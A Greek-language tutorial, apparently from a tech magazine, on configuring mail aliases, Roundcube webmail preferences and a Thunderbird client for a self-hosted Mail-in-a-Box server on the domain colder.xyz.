Τα aliases (ψευδώνυμα) μπορούμε να τα φανταζόμαστε ως μηχανισμούς που προωθούν τα εισερχόμενα emails. Παράδειγμα: Έχω το λογαριασμό με διεύθυνση subzraw@colder.gr κι αντί να φτιάξω νέο λογαριασμό με την πιο σοβαρή διεύθυνση christos.varelas@colder.xyz, φτιάχνω απλά ένα alias του subzraw@colder.xyz το οποίο ονομάζεται christos.varelas@colder.xyz. Έτσι, όποιο email φτάνει στο christos.varelas@colder.xyz, καταλήγει αυτομάτως στο inbox του subzraw@colder.xyz. Επίσης, αντί να στέλνω email μόνο από το subzraw@colder.xyz, μπορώ τώρα να στέλνω από το christos.varelas@colder.xyz. Όπως λένε και στο Λευκαντί Ευβοίας, for all intents and purposes τα subzraw@colder.xyz και christos.varelas@colder.xyz είναι ένα και το αυτό. Το MiaB επιτρέπει τον ορισμό τριών ειδών aliases.

- **Regular.** Πρόκειται για aliases που ουσιαστικά επιτρέπουν σε έναν υπάρχοντα λογαριασμό να έχει περισσότερες από μία διευθύνσεις email, στο ίδιο domain. Παράδειγμα: Ο χρήστης με διεύθυνση email την subzraw@colder.xyz έχει δύο aliases, τα christos.varelas@colder.xyz και cvar@colder.xyz. Μπορεί λοιπόν να στέλνει email από οποιαδήποτε εκ των τριών αυτών διευθύνσεων, ενώ τα εισερχόμενα μηνύματα σε καθεμία απ' αυτές καταλήγουν στο ίδιο inbox (εν προκειμένω, σ' αυτό του subzraw@colder.xyz).
- **Catch-All.** Ένα alias αυτού του είδους πιάνει εισερχόμενα μυνήματα σε διευθύνσεις του domain που *δεν υπάρχουν* και τα προωθεί σε μία ή περισσότερες *υπαρκτές* διευθύνσεις του *ίδιου* domain.
- **Domain Alias.** Ένα alias του είδους πιάνει εισερχόμενα μηνύματα σε διευθύνσεις του domain που *δεν υπάρχουν*, αλλά σε αντίθεση με ένα catch-all alias τα στέλνει σε αντίστοιχες υπαρκτές διευθύνσεις ενός *άλλου* domain. Παράδειγμα: Έχουμε τα domains colder.xyz και parabing.com, δεν υπάρχει ο λογαριασμός mpapadop@colder.xyz αλλά υπάρχει ο mpapadop@parabing.com. Μετά τον ορισμό του κατάλληλου domain alias, όλα τα emails που απευθύνονται στο mpapadop@colder.xyz δεν απορρίπτονται αλλά προωθούνται στο mpapadop@parabing.com.



Existing mail aliases


Alias	Forwards To
box.colder.xyz	
abuse@box.colder.xyz	talk2us@colder.xyz
admin@box.colder.xyz	administrator@box.colder.xyz
administrator@box.colder.xyz	talk2us@colder.xyz
hostmaster@box.colder.xyz	administrator@box.colder.xyz
postmaster@box.colder.xyz	administrator@box.colder.xyz
colder.xyz	
abuse@colder.xyz	talk2us@colder.xyz
christos.varelas@colder.xyz	subzraw@colder.xyz
deltahacker@colder.xyz	talk2us@colder.xyz
parabing@colder.xyz	talk2us@colder.xyz
talk2us@colder.xyz	subzraw@colder.xyz
admin@colder.xyz	administrator@box.colder.xyz
postmaster@colder.xyz	administrator@box.colder.xyz

hostmaster@, postmaster@, and admin@ email addresses are required on some domains.


Ιδού όλα τα aliases που ισχύουν για τον mailserver μας. Έχουμε, π.χ., φτιάξει το christos.varelas@colder.xyz, για τη διεύθυνση subzraw@colder.xyz. Σημειώστε ότι τα περισσότερα aliases τα 'χει φτιάξει το MiaB αυτόματα, αφορούν σε δύο domains (box.colder.xyz και colder.xyz) κι έχουν σχέση με το email του διαχειριστή (talk2us@colder.xyz). Θα παρατηρήσετε ότι υπάρχουν aliases προς aliases. Παράδειγμα: Το admin@box.colder.xyz είναι alias του administrator@box.colder.xyz κι αυτό με τη σειρά του είναι alias του "κανονικού" talk2us@colder.xyz. Παρατηρήστε εξάλλου και μια άλλη χρήση των aliases: Κατά κύριο λόγο διαχειριζόμαστε το email του subzraw@colder.xyz και τα όποια εισερχόμενα μηνύματα στο λογαριασμό του talk2us@colder.xyz θέλουμε να φτάνουν σ' εμάς κι όχι να συνδεόμαστε στο λογαριασμό του τελευταίου. Για να ισχύει αυτή η διευθέτηση, αρκεί να ορίσουμε το talk2us@colder.xyz ως alias του subzraw@colder.xyz.

Καλωσορίστε το webmail


Το webmail του MiaB παρέχεται από το Roundcube, το οποίο αποτελεί δημοφιλή επιλογή για όλους όσοι φτιάχνουν τα δικά τους συστήματα διαχείρισης email. Το Roundcube δείχνει ελαφρώς παλιομοδίτικο σε σύγκριση με τα webmail interfaces των μεγάλων παικτών (βλέπε Google, Yahoo και Microsoft). Μη φανταστείτε όμως ότι υστερεί σημαντικά σε ευκολία χρήσης, σε εμφάνιση ή σε δυνατότητες. Αν και γενικά είμαστε οπαδοί του webmail –και μόνο το γεγονός ότι έχεις πρόσβαση στο email σου από έναν οποιονδήποτε web browser είναι μια ιδιαίτερα σημαντική δυνατότητα–, τους τελευταίους μήνες έχουμε γίνει ξανά οπαδοί των email clients (για το desktop ή για το smartphone/tablet). Ο λόγος είναι διότι, με τον κατάλληλο email client, είναι πολύ πιο εύκολο να υπογράφεις ψηφιακά ή/και να κρυπτογραφείς το email σου. Περισσότερα για την κατάλληλη ρύθμιση ενός οποιουδήποτε email client, ώστε να συνεργάζεται με το MiaB, θα συζητήσουμε στην επόμενη ενότητα. Προς το παρόν, αξίζει να παρατηρήσουμε πιο προσεκτικά ορισμένες όψεις και δυνατότητες του Roundcube. Σκεφτείτε πως, ασχέτως αν σκοπεύετε να καταφύγετε σε κάποιον email client ή όχι, θα υπάρχουν περιπτώσεις κατά τις οποίες το webmail interface του Roundcube θα αποδεικνύεται χρήσιμο. Φορές, π.χ., θα θέλετε να ελέγξετε το email από κάποιον υπολογιστή που δεν είναι δικός σας ή δεν έχει κάποιον email client εγκατεστημένο.




Προκειμένου να συνδεθούμε στο webmail που παρέχει το MiaB μέσω του Roundcube, από τον web browser της επιλογής μας μεταβαίνουμε στη διεύθυνση https://box.colder.xyz/mail ή στη https://colder.xyz/mail. Φυσικά, στη θέση του "colder.xyz" εσείς θα βάλετε το δικό σας domain.




Εξ ορισμού και για λόγους ασφαλείας, το φόρτωμα εικόνων στα HTML emails είναι απενεργοποιημένο. Κάθε φορά που ανοίγουμε ένα HTML email με μπλοκαρισμένες εικόνες, έχουμε την επιλογή να τις φορτώσουμε μόνο για το συγκεκριμένο email (κλικ στο Display images) ή για όλα τα επόμενα email από τον ίδιο αποστολέα (κλικ στο Always show images from...).




Ιδού κι ένα email με περιεχόμενο HTML, όπου το φόρτωμα των εικόνων επιτρέπεται: όπως βλέπετε, τα πάντα προβάλλονται κανονικά. Σε γενικές γραμμές, καλό είναι να επιτρέπουμε το φόρτωμα εικόνων *μόνο* για τα email συγκεκριμένων αποστολέων, τους οποίους εμπιστευόμαστε.




Ακολουθώντας τη διαδρομή Settings → Preferences → User Interface, έχουμε τη δυνατότητα να καθορίσουμε μερικές παραμέτρους της όψης του webmail interface. Το προεπιλεγμένο skin είναι το φωτεινό Classic, σ' εμάς ωστόσο αρέσει το περισσότερο σκοτεινό ονόματι Larry.




Στο Preferences → Displaying Messages φροντίζουμε ώστε να ισχύει Display remote inline images = from known senders. Αυτό σημαίνει ότι οι απομακρυσμένες εικόνες στα HTML emails δεν θα φορτώνονται παρά μόνο κατά περίπτωση, όπου εμείς οι ίδιοι έχουμε δηλώσει ότι εμπιστευόμαστε τον αποστολέα.



Μας αρέσει να ισχύει Compose HTML messages = never. Σίγουρα δεν μπορούμε να κάνουμε πολλά για όσους προτιμούν να μάς στέλνουν HTML emails, εμείς όμως γνωρίζουμε καλύτερα ώστε να στέλνουμε μηνύματα *μόνο* σε μορφή απλού κειμένου (plain text messages). Ίσως κάποιοι παραλήπτες να τα θεωρούν άσχημα ή/και παλιομοδίτικα, αν όμως το καλοσκεφτείτε πιστεύουμε ότι θα συμφωνήσετε κι εσείς πως, ακόμη κι εν έτει 2015, είναι πιο αποτελεσματικό αλλά κι ευγενικό να στέλνεις plain text messages.



Στη στήλη Identities προσθέτουμε όλες τις ταυτότητες που αφορούν στο ίδιο φυσικό πρόσωπο. Ουσιαστικά, έχουμε τη δυνατότητα να βάλουμε τα όποια aliases έχουμε ορίσει για το email μας. Έτσι, από το παράθυρο σύνταξης νέου μηνύματος ή από το παράθυρο όπου πάμε να συντάξουμε απάντηση σε μήνυμα που έχουμε λάβει, θα μπορούμε να επιλέγουμε τη διεύθυνση email από την οποία επιθυμούμε να φαίνεται ότι προέρχεται το μήνυμα.




Από την κατηγορία Filters των ρυθμίσεων του Roundcube, ορίζουμε κανόνες για τα εισερχόμενα μηνύματα. Πρόκειται για δυνατότητα που, αν μη τι άλλο, μας διευκολύνει τρομερά να βάζουμε τάξη στο inbox μας. Στο screenshot φαίνονται οι κανόνες για τα εισερχόμενα μηνύματα που θέλουμε να καταλήγουν αμέσως στον φάκελο Social (ναι, το Roundcube επιτρέπει τη δημιουργία φακέλων). Σημειώστε ότι οι κανόνες που ορίζουμε δεν ισχύουν μόνο για το Roundcube αλλά αντικατοπτρίζονται και σε κάθε άλλον email client διαχειρίζεται τα μηνύματα του λογαριασμού μας.

Ρύθμιση email client


Όπως και να το δει κανείς, ένας καλός email client παρέχει περισσότερη ευελιξία σε σχέση με το όποιο webmail interface. Βέβαια αυτή η ευελιξία είναι "τοπική": ρυθμίζοντας έναν email client σε κάποιον από τους υπολογιστές ή τις συσκευές μας, δεν διασφαλίζουμε ότι οι ίδιες ρυθμίσεις θα ισχύουν και σε άλλους υπολογιστές/συσκευές, ακόμη κι αν τρέχουμε παντού τον ίδιο client. Το ίδιο ισχύει και με τους κανόνες για τα εισερχόμενα ή για την εκπαίδευση του όποιου anti-spam filter. Εξάλλου, όποτε επιθυμούμε πρόσβαση στο email μας από συσκευή που δεν είναι δική μας, εννοείται ότι δεν θα καθήσουμε να εγκαταστήσουμε κάποιον email client πρώτα. Μήπως λοιπόν να ξεχάσουμε τον όποιον client και να αφοσιωθούμε στο Roundcube του MiaB, αφού σ' αυτό έχουμε πρόσβαση απ' όπου υπάρχει web browser, άρα πρακτικά από παντού; Δεν υπάρχει σωστή απάντηση για το ερώτημα: όλα εξαρτώνται από το πώς χρησιμοποιεί κάποιος το email του και τι ανάγκες/επιθυμίες έχει. Εμείς, π.χ., έχουμε αποκτήσει τη συνήθεια να υπογράφουμε ψηφιακά όλα τα emails που στέλνουμε, ενώ όποτε είναι δυνατόν τα κρυπτογραφούμε κιόλας. Κατά περιπτώσεις, οι δύο αυτές ενέργειες είναι δυνατό να γίνονται *και* μέσα από το interface κάποιου webmail. Όσοι όμως παίρνουν στα σοβαρά την υπόθεση της ισχυρής κρυπτογράφησης του email, αργά ή γρήγορα (μάλλον το δεύτερο) στρέφονται στον κατάλληλο client. (Δείτε περισσότερα στα δύο εκτενή video tutorials, στο http://deltahacker.gr/howto-strongly-encrypt-email.) Γι' αυτό κι από τη μεριά μας σπάνια συνδεόμαστε στο Roundcube και, κατά κύριο λόγο, χρησιμοποιούμε το

συνδυασμό Thunderbird+Enigmail, σε ένα κλασικό PC και σ' ένα MacBook Pro. Υπάρχει βέβαια και το (Android) smartphone, όπου εκεί έχουμε ρυθμίσει κατάλληλα τη σχετική εφαρμογή της Google ώστε να διαχειρίζεται *και* το λογαριασμό μας στο colder.xyz. (Προς το παρόν *δεν* υπογράφουμε ψηφιακά κι ούτε κρυπτογραφούμε/αποκρυπτογραφούμε emails από το smartphone.) Παρατηρήστε τα screenshots που ακολουθούν και διαβάστε τις αντίστοιχες περιγραφές, ώστε μεταξύ άλλων να δείτε πώς ρυθμίζουμε το Thunderbird προκειμένου να συνεργάζεται με το MiaB.




Από το web control panel του MiaB δίνουμε Mail → Instructions. Στη σελίδα που εμφανίζεται βρίσκουμε, μεταξύ άλλων, γενικές πληροφορίες για τη ρύθμιση ενός οποιουδήποτε email client, ώστε να συνεργάζεται με το MiaB. Παρατηρήστε ότι:


- το πρωτόκολλο για τη λήψη email είναι το IMAP (κι όχι το απαρχαιωμένο POP)
- ο server για τα εισερχόμενα είναι ίδιος με τον server για τα εξερχόμενα (και στην περίπτωσή μας είναι ο box.colder.xyz)
- το port για τη λήψη της αλληλογραφίας είναι το 993/TCP κι εκείνο για την αποστολή είναι το 587/TCP
- το πρωτόκολλο ασφαλείας για τη λήψη email είναι το SSL, ενώ το αντίστοιχο για την αποστολή είναι το STARTTLS
- το username για τη σύνδεση στον mailserver είναι *ολόκληρη* η διεύθυνση email




Προκειμένου να προσθέσουμε έναν νέο λογαριασμό email στο Thunderbird, ένας τρόπος είναι να δώσουμε File → New → Get a New Mail Account. Στο παράθυρο που εμφανίζεται θα παρατηρήσετε ότι μας προτείνεται ν' αποκτήσουμε νέα διεύθυνση email από το Gandi. Δεν ενδιαφερόμαστε για κάτι τέτοιο –τουλάχιστον όχι αυτή τη φορά– και θέλουμε μία διεύθυνση από αυτές που έχουμε στο MiaB. Κάνουμε, λοιπόν, ένα κλικ στο κουμπί Skip this and use my existing email.




Στο νέο παραθυράκι που εμφανίζεται πληκτρολογούμε το όνομά μας, μία επιθυμητή διεύθυνση email που προϋπάρχει στο MiaB, καθώς και το αντίστοιχο password. Μην ξεχάσετε να τσεκάρετε το Remember password και πατήστε στο Continue. Το Thunderbird θα προσπαθήσει να επικοινωνήσει με τον mailserver, προκειμένου να κάνει τις απαραίτητες ρυθμίσεις αυτόματα. Μην το αφήσετε να προσπαθεί άδικα και κάντε κλικ στο κουμπί Manual config.



